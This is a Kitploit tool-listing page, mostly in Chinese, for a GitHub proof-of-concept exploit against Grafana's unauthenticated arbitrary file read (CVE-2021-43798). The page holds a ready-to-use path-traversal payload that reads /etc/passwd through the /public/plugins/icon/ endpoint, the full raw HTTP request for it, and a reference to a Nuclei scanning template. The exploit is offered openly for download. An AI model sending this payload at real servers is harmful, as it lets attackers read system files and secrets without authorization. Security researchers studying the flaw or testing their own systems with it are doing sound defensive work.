
Skip to content
KitploitKITPLOIT
工具博客
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2021-43798-Grafana-File-Read — Proof-of-concept exploit for Grafana unauthorized file read (CVE-2021-43798), demonstrating path traversal to read arbitrary files, with a Nuclei template for automated scanning. | Kitploit
工具/GitHubGitHub/bjliyanliang/cve-2021-43798-grafana-file-read
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration Testing
GitHubbjliyanliang/cve-2021-43798-grafana-file-read

CVE-2021-43798-Grafana-File-Read

Proof-of-concept exploit for Grafana unauthorized file read (CVE-2021-43798), demonstrating path traversal to read arbitrary files, with a Nuclei template for automated scanning.

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
查看仓库
124年前尚未审核
分享

Grafana-File-Read


Grafana未授权文件读取

影响版本:8.0.0-lastest

wecom-temp-e380dc0174f4d9f46e9e217a6e2c3ddb



poc: /public/plugins/icon/../../../../../../../../../../../../../../../../../../etc/passwd

root@kitploit:~
GET /public/plugins/icon/../../../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
image


nuclei的poc: grafana.yaml

image

下载工具